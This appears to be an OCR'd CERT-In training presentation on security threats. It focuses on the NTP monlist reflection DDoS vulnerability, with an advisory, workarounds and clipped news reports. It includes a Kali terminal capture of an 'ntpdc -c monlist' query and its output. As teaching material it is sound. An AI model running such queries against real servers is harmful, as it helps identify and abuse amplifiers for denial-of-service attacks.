Security Threats,Vulnerabilities and Countermeasures

Indian Computer Emergency Response Team
Department of Information Technology
Ministry of Communications & Information Technology
New Delhi

Ruchi Gola
ruchi@cert-in.org.in

Agenda

- Threats around there in the information highway
- Current trends in computer security
- Few words about vulnerability ?
- The attack vectors, root cause & **possible** fix
- Lesson learned

Threats

An event, the occurrence of which could have an undesirable impact on the well-being of an **asset**.

(ISC)^2

International Information Systems Security Certification Consortium

Any circumstances or event that has the potential to cause harm to a system or network. That means, that even the existence of an (unknown) vulnerability implies a threat by definition.

[CERT]

Understanding Threats

Threat Source

- Employees
- Malicious intended guys
- Ignorant
- Non-employees
- Outside attackers
- Natural disasters

Attackers Motives/Goals

- Disruption of Service
- Expose sensitive information
- Alter information
- Damage information
- Delete information
- Funny jokes
- Publicity, peer recognition
- Monetary gain
- Revenge/Defaming others
- Political means
- Terrorism
- Curiosity, testing skills/system

Attack methods

- Social Engineering
- Virus, Trojan horses, worms
- Key-loggers
- Exploitation of vulnerabilities
- Packet replay
- Packet modification
- IP spoofing
- Mail bombing
- Various hacking tools
- Password cracking
- Cross-site scripting
- SQL injection

Security Threats


- **Transmission Threats**
  - Eavesdropping/Sniffer
  - DoS/DDoS
  - Covert channel
  - Spoofing
  - Tunneling
  - Masquerading/man-in-the middle attacks
- **Malicious Code Threats**
  - Virus
  - Worms
  - Trojans
  - Spyware/Adware
  - Logic Bombs
  - Backdoors
  - Bots
- **Password Threats**
  - Password crackers
- **Social engineering**
  - Dumpster diving
  - Impersonation
  - Shoulder surfing

- **Physical Threats**
  - Physical access
  - Spying
- **Application Threats**
  - Buffer overflows
  - SQL Injection
  - Cross-site Scripting
- **Improper usage/Un-authorized access**
  - Hackers
  - Greyhats, Whitehats, Black hats
  - Internal intruders
  - Defacement
  - Open Proxy- Spam
  - Phishing
- **Other Threats**
  - Mobile code

Vulnerabilities

- A feature or bug in a system or program which enables an attacker to bypass security measures.
- An aspect of a system or network that leaves it open to attack.
- Absence or weakness of a risk-reducing safeguard. It is a condition that has the potential to allow a threat to occur with greater frequency, greater impact or both.

Exploit



A defined way to breach

Through

Information Security System

A Vulnerability

Vulnerability Tracking Model


Tracking various vulnerabilities regarding computer security threats such as:

- latest and zero day vulnerabilities in Microsoft OS, Office and related products
- Various network devices like Cisco routers, Juniper IPS etc
- Various Oracle products
- Different web browsers
- Various other products like Adobe/Apache/ Apple iPhone, iOS etc

Network Time Protocol Vulnerability


- NTP can be abused to amplify denial-of-service attack traffic.
- The attacker sends a packet with their source address being the IP of a victim. The NTP server replies to this request, but the number of bytes sent in the response is an amplified amount compared to the initial request, resulting in a denial-of-service on the victim.
- Certain NTP control messages provide significant bandwidth amplification factors (BAF)

Typical ‘monlist’ response




```
root@kali:~/Desktop# ntpdc -n -c monlist 192.168.119.243
remote address          port local address      count m ver rstr avgint  lstint
===============================================================================
1.2.3.4                38419 192.168.119.243        2 3 4      0      9       7
50.116.38.157            123 192.168.119.243       47 4 4      0     52      53
38.229.71.1              123 192.168.119.243       47 4 4      0     52      54
208.87.104.40            123 192.168.119.243       46 4 4      0     53      55
216.229.0.50             123 192.168.119.243       46 4 4      0     54      62
192.168.119.130        38419 192.168.119.243        1 3 4      0    693     693
192.168.119.243        47657 192.168.119.243        2 3 4      0    419     757
192.168.119.129        53894 192.168.119.243       44 3 4      0     56    1946
root@kali:~/Desktop# 
```

NTP Vulnerability



Media Reports



ATTACKS/BREACHES

2/11/2014
12:51 PM

DDoS Attack Hits 400 Gbit/s, Breaks Record

A distributed denial-of-service NTP reflection attack was reportedly 33% bigger than last year's attack against Spamhaus.

Mathew J. Schwartz
News

Connect Directly


6 COMMENTS
COMMENT NOW

A record-breaking distributed denial-of-service (DDoS) attack Monday peaked at 400 Gbit/s, which is about 100 Gbit/s more than the largest previously seen DDoS attack.

DDoS defense firm CloudFlare disclosed the attack -- against one of its customers -- Monday. "Very big NTP reflection attack hitting us right now. Appears to be bigger than the #Spamhaus attack from last year," tweeted CloudFlare CEO Matthew Prince, referring

9 Notorious Hackers Of

CERT-In Advisories



Handling Computer Security Incidents

Indian Computer Emergency Response Team

Department of Electronics and Information Technology
Ministry of Communications & Information Technology
Government of India

सत्यमेव जयते

CERT-In Advisory CIAD-2014-0008

NTP Distributed Reflective Denial of Service Vulnerability

Original Issue Date: February 11, 2014

Severity Rating: High

Systems Affected

- NTP prior to 4.2.7p26

Overview

A vulnerability has been reported in NTP (Network Time Protocol) which could allow an unauthenticated remote attacker to cause a Distributed reflection denial-of-service (DRDoS) condition.

Description

Network Time Protocol (NTP) is a networking protocol used for clock synchronization, server administration, maintenance, and monitoring. Certain NTP implementations that use default unrestricted query configuration are susceptible to a reflected denial-of-service (DRDoS) attack. In a reflected denial-of-service attack, the attacker spoofs the source address of attack traffic, replacing the source address with the target's address.

The vulnerability exists in Monlist feature in ntp_request.c in ntpd, which could be exploited by a remote attacker to amplify the responses via forged REQ_MON_GETLIST or REQ_MON_GETLIST_1 messages.

Successful exploitation of this vulnerability could allow a remote attacker to process NTP server with large responses, resulting in a DRDoS condition.


Solution

Update to ntpd version 4.2.7 p26 or later.
http://www.ntp.org/downloads.html

Workaround

- Use "noquery" in the default restrictions to block all status queries.
- Use "disable monitor" to disable the "ntpdc -c monlist" command while still allowing other status queries.

Media Reports



SECURITY

Anatomy of OpenSSL's Heartbleed: Just four bytes trigger horror bug

The code behind the C-bomb dropped on the world

By Chris Williams, 9 Apr 2014

RELATED STORIES

Apple splats 'new' SSL snooping bug in iOS, OS X - but it's no Heartbleed

